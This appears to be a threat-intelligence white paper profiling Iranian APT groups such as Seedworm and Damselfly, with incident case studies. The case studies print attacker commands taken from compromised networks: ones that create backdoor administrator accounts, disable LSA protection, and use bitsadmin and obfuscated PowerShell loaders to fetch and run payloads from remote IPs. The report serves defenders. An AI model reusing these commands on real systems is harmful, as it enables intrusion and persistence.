

WHITE PAPER

# Iranian Threat Actors

# Iranian Threat Actors

## TABLE OF CONTENTS

---

Introduction

Active Threat Groups

Seedworm

Damselfly

Tortoiseshell

Crambus

Historic Actors

Shamoon

Elfin

Chafer

Conclusion

Mitigation

Local Environment

Email

Backup

Protection


## Introduction

Iran has long been one of the most active powers in cyberspace. While Iranian advanced persistent threat (APT) groups don't have the resources or expertise available to global superpowers, they possess powerful capabilities when compared to most regional powers. Iranian groups have evolved quickly in terms of sophistication and have demonstrated an ability to learn quickly from other actors, often being among the first to copy emergent tools and tactics.

Early Iran-linked activity often consisted of quick and relatively simple disruptive attacks, such as distributed denial-of-service attacks or website defacements. However, Iranian actors appeared to upskill quickly and soon began mounting long-term network intrusions, gaining a persistent foothold and obfuscating their presence to make attribution difficult.

One hallmark of Iranian activity until relatively recently was its links to multiple destructive wiper attacks. These attacks occurred periodically over a period of years and often seemed to be launched against rival states at times of heightened political tensions. As a result, Iran became a particular source of concern for organizations, particularly in the energy sector, since any Iranian intrusion could potentially be the precursor to a disruptive attack.

**Figure 1: Countries Most Frequently Targeted by Iranian Threat Actors According to Public Reporting, January 2022 to July 2023**




The Iranian cyber espionage ecosystem can be opaque and somewhat fluid. There is some evidence to suggest that individual actors move between groups and that some attacks are carried out by contractors. In several cases, we have seen threat actors share tools, infrastructure, targets, and tactics. Individuals are also known to take part in cybercrime attacks, likely moonlighting to earn additional money.

Iranian APT actors are also notable for engaging in domestic surveillance operations, as seen in Figure 1 where Iran is listed as one of the countries targeted by Iranian threat actors. Reports from both [Mandiant](#) and [PwC](#) documented campaigns where Iranian threat actors targeted surveillance operations at victims within the country.

Over time, Iranian actors have also proven to be adept at learning new tactics, techniques, and procedures (TTPs), and are often among the early adopters of TTPs. They quickly realized the potential of publicly available credential-dumping tools such as Mimikatz and LaZagne. Iranian groups were also early users of PowerShell. More recently, they have moved quickly to exploit new vulnerabilities in public-facing applications, launching vulnerability scanning campaigns to identify targets of interest for exploitation.

**Figure 2: Sectors Most Frequently Targeted by Iranian Threat Actors According to Public Reporting, January 2022 to July 2023**



The most recent trend in Iranian attacks is a noticeable shift away from malware-focused intrusions and towards what is best described as tool-free tactics, where attackers instead rely on obtaining access to targeted networks by other means, particularly through the acquisition of valid credentials.

Tool-free tactics have, to date, been used by a small number of actors, most notably by the Russian espionage outfit Fritillary (aka APT29, Cozy Bear). Attacks share a number of broad characteristics:

- Adept use of social engineering tactics
- An in-depth knowledge of enterprise software and systems
- Knowledge of working practices and workflows
- An ability to identify and exploit security weaknesses and lapses, such as improperly configured cloud storage or credentials stored in code
- Recruiting of insiders within a target organization

Multiple Iranian APT groups, such as Damselyf, Tortoiseshell, and Crambus are now staging attacks involving an adept use of social engineering, suggesting a conscious shift in strategy.

In this white paper, we will take an in-depth look at the recent activity of some of the most active and high-profile Iranian threat groups.

## Active Threat Groups

### Seedworm

- **Aliases:** MuddyWater, Temp Zagros, Static Kitten, Cobalt Ulster, Yellow Nix, Earth Vetala, Mango Sandstorm
- **First Seen:** 2017
- **Malware Used:** Backdoor.Powemuddy (aka Powermud, Powerstats), Sharpstats, Delphstats, Backdoor.Mori, PowGoop, Small Sieve, Canopy, Mori
- **Infection Vectors:** Email, exploit public-facing applications
- **Exploits Used:** CVE-2020-1472, CVE-2020-0688, CVE-2021-44228

Seedworm has been active since at least February 2017, and carries out primarily cyber espionage operations. [The Cybersecurity and Infrastructure Security Agency \(CISA\)](#) has stated that Seedworm is “a subordinate element within the Iranian Ministry of Intelligence and Security.”

Seedworm originally primarily targeted victims in the Middle East, which is quite typical targeting for Iranian threat actors. However, it soon widened its targeting and has also targeted telecommunications, defense, local government, and oil and natural gas organizations in Asia, Africa, Europe, and North America. [CISA says](#) that Seedworm is “positioned both to provide stolen data and access to the Iranian government and to share these with other malicious cyber actors.”

**Tools Used:** The group also uses a variety of malware, much of which is believed to be custom to the group. Powerstats is a custom backdoor Seedworm has used almost since it first became active. The group also uses variants of PowGoop, Small Sieve, Canopy (also known as Starwhale), and Mori, along with other tools:

- **Powerstats:** Custom backdoor that provides remote access and can run PowerShell scripts to maintain persistent access to victim networks.
- **PowGoop:** Acts as a loader and is composed of three components: a DLL file to enable DLL sideloading, a PowerShell script used to decrypt and run the third component, which is another PowerShell script that contains a beacon to a hardcoded IP address. It is used to retrieve commands from Seedworm’s command-and-control (C&C) server.
- **Small Sieve:** Python backdoor used for persistence.
- **Canopy:** Uses Windows Script File (.wsf) scripts distributed by a malicious Excel file. These .wsf files are used for persistence, to execute commands, and to send system information back to the attackers’ servers.

- **Mori:** Uses DNS tunneling to communicate with Seedworm’s C&C infrastructure.

When it comes to the use of legitimate and dual-use tools, Seedworm is known to leverage tunneling tools such as [Secure Sockets Tunneling](#) and [Chisel](#) to communicate with its C&C infrastructure and to facilitate lateral movement. [Symantec detailed](#) the use of these tools in a 2020 report about a campaign targeting organizations in the Middle East. Seedworm is known to have used Chisel prior to that.

Seedworm is also known to make widespread use of legitimate remote administration tools in its attacks. In the past, it was known to use the RemoteUtilities tool, while in 2021 and 2022 it was observed using ScreenConnect and Atera Agent. These are all legitimate tools, but we do frequently see them used by threat actors for malicious purposes. In more recent times, Seedworm has used the SimpleHelp remote access tool. [Group-IB documented](#) how it saw Seedworm using this tool in the late summer and fall of 2022 to gain persistent access to victim networks. In other research published in late 2022, [Deep Instinct detailed](#) how Seedworm was using Syncro, a remote access tool that is designed for use by managed service providers (MSPs) and allows MSPs to manage any device that has Syncro installed on it. In the hands of attackers it can give them almost complete access to the computers it is installed on. This campaign targeted organizations in Armenia, Azerbaijan, Egypt, Iraq, Israel, Jordan, Oman, Qatar, Tajikistan, and the United Arab Emirates. Victims were infected via a phishing email that would contain either a link in the body of the email or a HTML attachment that would lead the victim to an archive hosted on either DropBox or OneDrive containing the Syncro installer.

**Recent Activity:** In 2023, Seedworm has continued to target countries in the Middle East and the U.S. for intelligence gathering operations, with an uptick in the number of government organizations targeted by the group. It has also targeted organizations in the IT and manufacturing sectors. Seedworm continues to heavily rely on PowerShell to download and deploy its tools within compromised networks, and it relies on scheduled tasks to ensure persistence. There is evidence that Seedworm carries out mass scanning for vulnerable networks and then chooses to pursue victims it is interested in. They may also use these vulnerable systems to expand their own infrastructure (i.e. using compromised systems for use as C&C servers).

Seedworm is known to exploit publicly reported vulnerabilities and use open-source tools and living-off-the-land TTPs to gain access to sensitive data and carry out malicious activity on victims' systems. These actors also maintain persistence on victim networks via tactics such as sideloading DLL files—to trick legitimate programs into running malware—and obfuscating PowerShell scripts to hide C&C functions. Seedworm often gains initial access to victim machines using spear-phishing emails with carefully crafted lures. These are often PDF files or Excel documents that contain malicious macros.

The publicly reported vulnerabilities the group has been known to use include the Microsoft Netlogon elevation of privilege vulnerability ([CVE-2020-1472](#)) and the Microsoft Exchange memory corruption vulnerability ([CVE-2020-0688](#)). It has also been seen leveraging the Log4Shell vulnerability ([CVE-2021-44228](#)) during a campaign aimed at compromising SysAid systems for initial access on the networks of organizations in Israel that [Microsoft reported on](#) in August 2022. In this campaign, the attackers also used a custom version of the Ligolo tunneling tool, as well as Mimikatz to dump credentials. There are also indications that in 2023, Seedworm attempted to exploit the Papercut vulnerability ([CVE-2023-27350](#)), as well as other vulnerabilities in Microsoft Exchange Server.

There have also been indications in recent times that Seedworm is collaborating with another threat group, or else has a sub-group within it, to carry out ransomware or destructive attacks. [Microsoft reported](#) in April 2023 that Seedworm worked with a group it called Storm-1084 (aka DarkBit) to carry out a destructive attack that masqueraded as a ransomware attack.

It appeared that initial access to targeted organizations was gained by Seedworm, who, according to Microsoft, was exploiting known vulnerabilities in unpatched public-facing systems. It appeared that Seedworm then handed off access to Storm-1084, which carried out reconnaissance, established persistence, and moved laterally across the targeted network. Storm-1084 then initiated a wide-scale destructive attack that extended to server farms, virtual machines, storage accounts, and virtual networks. Encrypted files were appended with the .DARKBIT file extension and a ransom note was dropped, but no recovery of files was actually possible.

While not conclusive, according to Microsoft, there do seem to be some ties between Seedworm and Storm-1084, including shared infrastructure such as an IP address, a domain, and a VPN provider. Storm-1084 also used Rport and a customized version of Ligolo that are similar to versions of those tools Seedworm used in the past.

In a separate incident, a ransomware attack on Israel's leading technological university, the Israel Institute of Technology, [was blamed by Israeli officials on Seedworm](#). The attack, which took place in February 2023, was originally claimed by DarkBit, which demanded a ransom of \$1.7 million in Bitcoin. The ransom note was notable for being unusually political for such notes, referencing "an apartheid regime." This incident further indicates that DarkBit and Seedworm are either working together, or that DarkBit is a sub-group of Seedworm charged with carrying out more ransomware and destructive-style attacks. Israeli organizations are frequently targeted by Iranian threat actors.

Seedworm [has previously been reported](#) as collaborating with a Lebanon-based group known as Plaid Rain (aka Polonium). In June 2022, Microsoft reported that it had detected and disrupted an IT supply chain attack by Plaid Rain that abused OneDrive. Microsoft said it believed the attack was conducted in cooperation with Seedworm based on overlaps in targeting and usage of tools, and likely as a means to enhance Iran's plausible deniability. It suggested that Plaid Rain may have conducted the initial intrusions and handed off access to Seedworm. This attack targeted Israel with a focus on critical manufacturing, IT, and Israel's defense industry. In at least one case, the compromise of an IT company was used to target a downstream aviation company and law firm in a supply chain attack that relied on service provider credentials to gain access to the targeted networks.

Despite the decline in espionage activity by some Iranian actors that we have detailed elsewhere in this white paper, Seedworm still remained an active threat actor in 2022 and 2023. It does appear that the group is shifting its tactics slightly, potentially trying to fudge attribution by collaborating with other groups or by establishing a sub-group (DarkBit) to carry out attacks with slightly different TTPs and goals than typical Seedworm attacks. It seems clear that Seedworm remains one of the most active and more dangerous APT groups operating out of Iran at the moment. Government organizations and intelligence-gathering operations remain a priority for the group.

## Seedworm Case Study

Seedworm continued its activity in 2023. The group targeted countries in the U.S., Asia, and the Middle East, with the sectors it singled out including government organizations, and companies in the IT, manufacturing, and financial sectors. In one case uncovered by Symantec researchers, Seedworm compromised the network of a financial organization in Asia in April 2023. The activity on this network demonstrated how Seedworm continues to heavily rely on PowerShell to download and deploy its tools.

The first suspicious activity on this network occurred on April 2, when a suspicious PowerShell command was executed through the Microsoft IIS web service (w3wp.exe process). It is likely that an exploit, potentially against the PaperCut vulnerability, was used to gain access to the network.

A few days later, on April 10, an encoded PowerShell command was executed. The decoded command was used to create a number of administrator accounts as follows:

```
net user oldadmin "Pass8080!!" /add
net localgroup Administrators oldadmin /ADD
net localgroup Administradores oldadmin /ADD
net localgroup Administratorzy oldadmin /ADD
net localgroup Administratoren oldadmin /ADD
net localgroup Administrateurs oldadmin /ADD
```

Shortly after, a BITSadmin command was executed via PowerShell to download a ZIP archive from a remote host:

```
powershell -c bitsadmin /transfer wise /download /priority
FOREGROUND http://23.184.48[.]114/kacvjkydgyohh.zip
%PROGRAMDATA%\kacvjkydgyohh.zip
```

The downloaded file was then decompressed using PowerShell:

```
powershell -nologo -noprofile -command "& { Add-Type -A
\System.IO.Compression.FileSystem';
[IO.Compression.ZipFile]::ExtractToDirectory('%PROGRAMDATA%\ka
cvjkydgyohh.zip', '%PROGRAMDATA%'); }"
```

The ZIP archive was extracted to %PROGRAMDATA%.

A file %PROGRAMDATA%\kacvjkydgyohh.exe was then executed. Soon after that, the legitimate remote access tool AnyDesk was downloaded from a remote host.

Two days later, an encoded PowerShell command was executed. The decoded command yields the following script:

```
powershell -c sc stop bits
powershell -c sc start bits
powershell -c bitsadmin /transfer dwa /download /priority
FOREGROUND http://23.184.48[.]117/dwa.zip
C:\ProgramData\dwa.zip
powershell -nologo -noprofile -command "& { Add-Type -A
\System.IO.Compression.FileSystem';
[IO.Compression.ZipFile]::ExtractToDirectory('C:\ProgramData\d
wa.zip', 'C:\ProgramData\'); }"
C:\ProgramData\dwa.exe -silent password=m7lqqw[X
user=donxocfgwn@eurokool.com
net user oldadmin "Pass8080!!" /add
net localgroup Administrators oldadmin /ADD
net localgroup Administradores oldadmin /ADD
net localgroup Administratorzy oldadmin /ADD
net localgroup Administratoren oldadmin /ADD
net localgroup Administrateurs oldadmin /ADD
powershell -c bitsadmin /transfer wise /download /priority
FOREGROUND http://23.184.48[.]117/wise.zip
```

```
C:\ProgramData\wise.zip
powershell -nologo -nopprofile -command "& { Add-Type -A
\System.IO.Compression.FileSystem';
[IO.Compression.ZipFile]::ExtractToDirectory('C:\ProgramData\w
ise.zip', 'C:\ProgramData\'); }"
C:\ProgramData\wise.exe
```

Five days later, the attackers once again launched PowerShell on the victim's network. On that same day, putty.exe was launched. Putty is an open-source SSH and Telnet client that can provide a secure connection to allow a user to send and receive data from a remote server.

The echo command was used to test pipe communications:

```
cmd.exe /c echo vbqfhv > \\.\pipe\vbqfhv
```

Putty was then executed several more times.

A tool leveraging Impacket was later used to redirect output to the admin share. Impacket is an open-source tool that can be used to execute commands remotely. A test command (`cd \`) was initially used:

```
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1681806952.219765
2>&1
```

The Windows registry was then modified (LSA value set to 0) to disable Local Security Authority protection:

```
powershell New-ItemProperty -Path
"HKLM:\System\CurrentControlSet\Control\Lsa" -Name [REMOVED] -
Value "0" -PropertyType DWORD -Force
```

Output was then redirected to the admin share:

```
cmd.exe /Q /c powershell New-ItemProperty -Path
"HKLM:\System\CurrentControlSet\Control\Lsa" -Name [REMOVED] -
Value "0" -PropertyType DWORD -Force 1>
\\127.0.0.1\ADMIN$\__1681806952.219765 2>&1
```

A remote tool called `rutserv.exe` was then used to run the `net` command. It appears it was installed using the legitimate Remote Utilities tool.

```
net user [REMOVED]
CSIDL_SYSTEM\net1 user [REMOVED] [REMOVED] /add
```

Later that same day, `Venom.exe` was downloaded from [http://45.159.248\[.\]244:8000/Venom.exe](http://45.159.248[.]244:8000/Venom.exe) via PowerShell. This appears to be a copy of Venom Proxy Agent and was installed as `csidl_profile\downloads\anydesk.exe`.

This `anydesk.exe` file was used to connect to a remote host `45.159.248[.]244` on port `8081`:

```
"CSIDL_PROFILE\downloads\anydesk.exe" -rhost 45.159.248[.]244
-rport 8081
```

Between April and May 2023, there was evidence of continuing activity on the network, with remote tools including AnyDesk and ScreenConnect being used. This is the last activity we found on this network.

While we did not see Seedworm deploy any custom tools on this network, we were able to link this activity to the group due to the use of an IP address (`45.159.248[.]244`) that the group previously used in activity reported on by [Deep Instinct](#). This IP address was also associated with the use of the PaperCut vulnerability.

## Seedworm Activity on a Governmental Organization

During the same time period (April 2023), Seedworm also attacked a large international organization. This activity began on April 8, when a suspicious WMIC command was executed.

```
"CSIDL_SYSTEM\wbem\wmic.exe" NIC get
/format:"CSIDL_SYSTEM\spool\printers\0099.xls"
```

The command is used to list all network adapters along with their configuration information and store it in the file 0099.xls. Along with some basic configuration information, it also contains the name, make, and model of the adapter, speed limits, MAC address, if it is being used for network access, if it is physical or virtual, what service it is associated with and the computer name.

This command was executed on the machine more than once on that day. It was once again executed around 10 days later. It was executed at the same time as it was previously, indicating it may be executed via some kind of script—such as scheduled tasks.

Around 12 hours later on that same day, an encoded PowerShell command was executed. The decoded command yields the following script:

```
elde; $elde="elde"; $proxy =
[System.Net.WebRequest]::GetSystemWebProxy(); $proxy.Credential
s = [System.Net.CredentialCache]::DefaultCredentials; $wc =
new-object system.net.WebClient; $wc.proxy = $proxy; $webpage =
[System.Text.Encoding]::UTF8.GetString($wc.DownloadData("http:
//85.239.60[.]62:443/sync?id=198994089663661591894322238727103
344579")); Set-Content -V $webpage -Path c:\windows.js -
Force; Start-Process c:\windows.js -WindowStyle Hidden;
```

The script performs the following actions:

- Retrieves the system's default web proxy settings using the `GetSystemWebProxy` method.
- Sets the proxy credentials to the default system credentials. This allows the script to authenticate with the proxy server using the current user's credentials.
- Retrieves the content of the web page located at the URL: `http://85.239.60[.]62:443/sync`.
- Decodes the retrieved data from UTF-8 and assigns the decoded content to the `$webpage` variable.
- Writes the decoded data to `c:\windows.js` file and executes it.

Next, the script was executed:

```
"CSIDL_SYSTEM\wscript.exe" "CSIDL_SYSTEM_DRIVE\windows.js"
```

Shortly afterwards, another suspicious PowerShell script was is executed:

```
powershell -w 1
$path=([System.IO.Path]::GetTempPath()+ '9d8ad470-e271-4b4f-
b25c-77d0280e8f19.ps1'); Invoke-WebRequest -
UseDefaultCredentials -UseBasicParsing -Uri
http://195.20.17[.]183:443/7f44f8d4a8f0480e87473cd17eb56c11.ph
p?VOYZUJBXTBJ=[REMOVED] -OutFile
([System.IO.Path]::GetTempPath()+ 'a54b7fc9-4605-49bb-872c-
153744f0b455.html'); sleep 6; Set-Content -Force -Path
([System.IO.Path]::GetTempPath()+ '9d8ad470-e271-4b4f-b25c-
77d0280e8f19.ps1') -Value
([System.Text.Encoding]::UTF8.GetString([System.Convert]::From
Base64String('JEMgPSAiQyI7Zm9yZWVjaCgkQlB6VU1LU0pXdE5XIGluICgo
KEdlldC1Db250ZW50IChbU3lzdGVtLk1PLlBhdGhdOjphZXRUZW1wUGF0aCgpKy
JcYU00YjdmYzktNDYwNS00OWJiLTg3MmMtMTUzNzQ0ZjBiNDU1LmhbWwiKSku
c3BsaXQoIiAiKVsyMF0ucmVwbGFjZSgnfHwnLCCwJykpLnNwbG10KCIiIikpKX
tpZigkQlB6VU1LU0pXdE5XKXskd1VNenNxQU5ZdmFucXF1T3dvYWh3QWVMRUpD
Z0FmTmNsYVpUVnObWZlQW5LWGVdVUxLVVNMS1pYVW5mUHVkRXZzS2JMcWtBU1
```

```
hzaWNzdmdzRkpZWEtORUdGdHBFU2RnUGlIeUdYUnVHdm5CaFBHZG1Mb3VyRmtM
aU5aICs9IFtTeXN0ZW0uVGv4dC5FbmNvZGluZ106O1VURjguR2V0U3RyaW5nKF
tTeXN0ZW0uQ29udmVydF06O1RvSW50MzIoKCRUcHpvTUuTSld0T1cvMTEpLDI
pKX19001FWCAkd1VNenNxQU5ZdmFucXF1T3dvYWwh3QWVMRUpDZ0FmTmNsYWpUVn
pObWZlQW5LWGDvTUxLVVNMS1pYWW5mUHVKRZZs2JMcWtBU1hzaWNzdmdzRkpZ
WEtORUdGdHBFU2RnUGlIeUdYUnVHdm5CaFBHZG1Mb3VyRmtMaU5aOw==') ); $
pc =
[wmiclass]'root\cimv2:Win32_Process';$pc.Create('powershell -
EP BYPASS -NoP -W h -file '+ $path, '.', $null);sleep 5;rm
([System.IO.Path]::GetTempPath()+ 'a54b7fc9-4605-49bb-872c-
153744f0b455.html'); rm
([System.IO.Path]::GetTempPath()+ '9d8ad470-e271-4b4f-b25c-
77d0280e8f19.ps1')
```

The embedded encoded string decoded to the following:

```
$C = "C";foreach($BPzUMKSJWtNW in (((Get-Content
([System.IO.Path]::GetTempPath()+ "\a54b7fc9-4605-49bb-872c-
153744f0b455.html").split("
") [20].replace('\|', '0')).split(",") {if ($BPzUMKSJWtNW) {$wUmZ
sqANYvaTqquOwoahwAeLEJCgAfNclajTVzNmfeAnKXgoMLKUSLJZXYnfPudEvs
KbLqkASXsicsvgsFJYXKNEGFtpESdgPiHyGXRUgVnBhPGdiLourFkLiNZ +=
[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt
32(($BPzUMKSJWtNW/11),2))});IEX
$wUmZsqANYvaTqquOwoahwAeLEJCgAfNclajTVzNmfeAnKXgoMLKUSLJZXYnfP
udEvsKbLqkASXsicsvgsFJYXKNEGFtpESdgPiHyGXRUgVnBhPGdiLourFkLiNZ
;
```

This script performs the following actions:

- Starts by setting a variable named \$path to %TEMP% where a PowerShell script (9d8ad470-e271-4b4f-b25c-77d0280e8f19.ps1) will be saved.
- Downloads content from a remote URL (http://195.20.17[.]183:443/7f44f8d4a8f0480e87473cd17eb56c11.php?VOYZUJBXTBJ=[REDACTED]) and saves it as an HTML file (a54b7fc9-4605-49bb-872c-153744f0b455.html) in %TEMP%
- The script overwrites the contents of the PowerShell script (9d8ad470-e271-4b4f-b25c-77d0280e8f19.ps1) with decoded content from a base64-encoded string.
- Runs the newly saved PowerShell script (9d8ad470-e271-4b4f-b25c-77d0280e8f19.ps1) via new PowerShell process
- The script waits for a few seconds (5 seconds) before attempting to remove the downloaded HTML file and the modified PowerShell script from the system's temporary directory.

The following day, the downloaded script was executed:

```
powershell -EP BYPASS -NoP -W h -file
CSIDL_PROFILE\appdata\local\temp\9d8ad470-e271-4b4f-b25c-
77d0280e8f19.ps1
```

Following this, two suspicious files were downloaded from the same C&C server that was used by the attackers the previous day: 195.20.17[.]183.

Further file download requests for these same files were seen running over the next couple of days.

As with the activity in the financial institution, we did not see any custom Seedworm tools downloaded in this organization. We were once again able to link this activity to Seedworm due to the reuse of an IP address (195.20.17[.]183) that was previously seen in the activity reported by [Deep Instinct](#).

Both these case studies display the heavy usage Seedworm makes off living-off-the-land tools and, particularly, PowerShell. The activity in the financial institution also demonstrates the group's use of legitimate remote access tools, which has been a hallmark of Seedworm's activity over many years.

## Damselfly

- **Aliases:** Charming Kitten, APT42, APT35, TA453, Newscaster, Phosphorus, Mint Sandstorm, Newsbeef, Direfale, Cobalt Hickman, Yellow Garuda
- **First Seen:** 2014
- **Malware Used:** Trojan.Krompt, BitLocker, PowerLess, Hyperscrape, CharmPower, GhostEcho, Little Looter
- **Infection Vectors:** Email, exploit public-facing applications
- **Exploits Used:** CVE-2018-13379, CVE-2021-44228, CVE-2021-26855, CVE-2021-26858, CVE-2021-26857, CVE-2021-27065, CVE-2021-34473, CVE-2021-34523, CVE-2021-31207

Active since 2014, Damselfly became known for its attacks on Israel, where it targeted high-profile individuals and organizations, although it has attacked targets in the U.S. and other countries. While the group is principally known to be involved in intelligence gathering, members of the group are known to have participated in extortion attacks. It is not known whether these attacks were sanctioned or whether members of the group were moonlighting to earn more money. Multiple vendors, including [Mandiant](#), [CrowdStrike](#), and [Proofpoint](#), have associated Damselfly with the Islamic Revolutionary Guard Corps's Intelligence Organization (IRGC-IO). The group is considered by some vendors to be two distinct groups, APT35 and APT42.

Throughout the course of its history, the group has demonstrated an aptitude for social engineering, frequently impersonating individuals in emails or on social media in order to build a rapport with victims before attempting to deliver malware.

Damselfly has utilized multiple malware families:

- **PowerLess:** A PowerShell backdoor, which was run in a .NET context rather than spawning the PowerShell process in order to make its operation more stealthy. PowerLess then downloaded additional malware including a keylogger and infostealer.
- **Little Looter:** Malicious software that can breach cameras and microphones on mobile devices.
- **CharmPower/GhostEcho:** Custom modular PowerShell-based framework that can be used to establish persistence, gather information, and execute commands.
- **Hyperscrape:** Custom Damselfly tool documented by Google in December 2021 that can be used to steal user data from Gmail, Yahoo!, and Microsoft Outlook accounts.
- **DiskCryptor:** An open-source encryptor.

**Recent Activity:** Damselfly has been among the most active Iranian APT groups in recent years. In January 2022, it was [one of multiple actors reported to be actively exploiting the Log4j vulnerability \(CVE-2021-44228\)](#).

The group commenced widespread scanning within days of the vulnerability being disclosed. It deployed a PowerShell-based backdoor known as CharmPower on vulnerable systems, allowing the attackers to collect system information, take screenshots, and execute predefined commands.

In March 2022, Damselfly was one of several Iranian [groups reported to have moved into mounting large-scale social engineering campaigns](#). Consistent features of these campaigns included the use of charismatic sock puppets, lures of prospective job opportunities, solicitation by journalists, and masquerading as think tank experts seeking opinions. The attackers leveraged networks such as LinkedIn, Facebook, Twitter, and Google.

In July 2022, PwC [published a blog](#) revealing a new Damselfly tool dubbed TelegramGrabber. The tool was discovered on an open directory on attacker-controlled infrastructure. Analysis revealed that it could be used to help circumvent two-factor authentication for Telegram users, allowing attackers to download chat messages from the messaging application. Another directory on the attacker-controlled infrastructure contained information collected from a victim, a report written in Farsi, providing some insights into the attackers' objectives. The report referenced the surveillance of audio and video conversations of the victim's phone and confirmed the victim's name, national identity number, mobile number, and phone model.

In early September 2022 [Mandiant reported](#) that the group had mounted information collection and surveillance operations against U.S. government officials, Iranian dissidents, and journalists, among other victims. In one case, the group accessed email accounts of U.S. government officials focused on Iran policy and the mobile phones of Iranian dissidents.

In February 2022, further evidence of the group's shift towards socially engineered attacks emerged when multiple individuals involved in Middle Eastern political affairs research [tweeted](#) that an individual claiming to work for the U.S. Atlantic Council think tank had contacted them about contributing to an Atlantic Council report in progress. The attackers built a rapport with targets, inviting them to video calls and conversations, at which point they would attempt to deliver malware or send phishing links at appropriate times during the conversations. A month later, Dell Secureworks linked the attacks to Damselfly.

In April, [Microsoft reported](#) that Damsel fly was becoming adept at quickly exploiting recently disclosed software vulnerabilities, with a notable decrease in the time it took to incorporate exploits into its toolset once they became public. For example, it began exploiting a vulnerability in Zoho ManageEngine (CVE-2022-47966) on January 19, 2023, the same day the exploit code became public. Damsel fly later exploited a vulnerability in Aspera Faspex (CVE-2022-47986) within five days of the exploit being released.

At the end of April 2023, [Bitdefender reported on a new malware strain called BellCiao](#), which was customized for each individual target with hard-coded information such as company name, specially crafted subdomains, or associated public IP address. The malware was deployed against targets in the U.S., Europe, and the Middle East.

In late-June 2023, Volexity [documented a Damsel fly spear-phishing campaign](#) targeting Israeli journalists. The attackers attempted to gather credentials and then use them to attack other systems behind corporate VPNs. Another feature of this campaign was the use of an updated version of the backdoor known as Powerstar (aka CharmPower).

In July 2023, [Proofpoint linked](#) an attack on nuclear security experts to Damsel fly. In this case, the attackers pretended to be a senior fellow with the UK think tank the Royal United Services Institute while attempting to spread malware to a nuclear security expert at a U.S.-based think tank focused on foreign affairs. [It was reported](#) that the goal of the campaign was reconnaissance, with the hackers deploying several backdoors onto victims' systems to gather intelligence.

### Indictments

In September 2022, three Iranian men [were indicted in the U.S.](#) on charges relating to ransomware attacks on hundreds of organizations in the U.S., UK, Israel, and Iran, including small businesses, government agencies, non-profits, and educational and religious institutions.

Mansour Ahmadi, Ahmad Khatibi Aghda, and Amir Hossein Nickaein Ravari are alleged to have breached targeted organizations by exploiting known vulnerabilities in public-facing applications, before stealing data and encrypting computers. According to the indictment, the attackers did not use ransomware but instead leveraged the legitimate encryption tool BitLocker during their attacks.

Alongside the indictment, the U.S. Treasury Department's Office of Foreign Assets Control imposed sanctions on the three suspects along with seven other named Iranian men and two companies: Najee Technology Hooshmand Fater and Afkar System Yazd

Company. According to the Treasury Department, the suspects are linked to the Damsel fly group.

## Damsel fly Case Study

In July 2023, Damsel fly launched a mass vulnerability scanning campaign. As part of that campaign, the attackers managed to compromise a web server belonging to a Middle Eastern airline. Vulnerability scanning began as early as July 1 and continued until at least July 17.

The airline was compromised on July 16, with a lot of SMB requests occurring. The organization was obviously of interest to Damsel fly as the attackers carried out further exploitation the following day, July 17. A number of suspicious PowerShell commands were executed via the w3wp.exe process, which was likely the result of the exploitation of a web service, suggesting that the ProxyShell or ProxyNotShell vulnerabilities may have been exploited.

The following PowerShell commands were executed:

```
powershell -noni -nop -w 0 "gci ."  
powershell -noni -nop -w 0 -c "gci E:\"  
powershell -noni -nop -w 0 -c "gci E:\\  
wmic logicaldisk brief  
wmic logicaldisk get name,description  
powershell -noni -nop -w 0 -c "gci I:\\  
powershell -noni -nop -w 0 -c "gci H:"  
powershell -noni -nop -w 0 -c "gci I:\  
NewArchiving\  
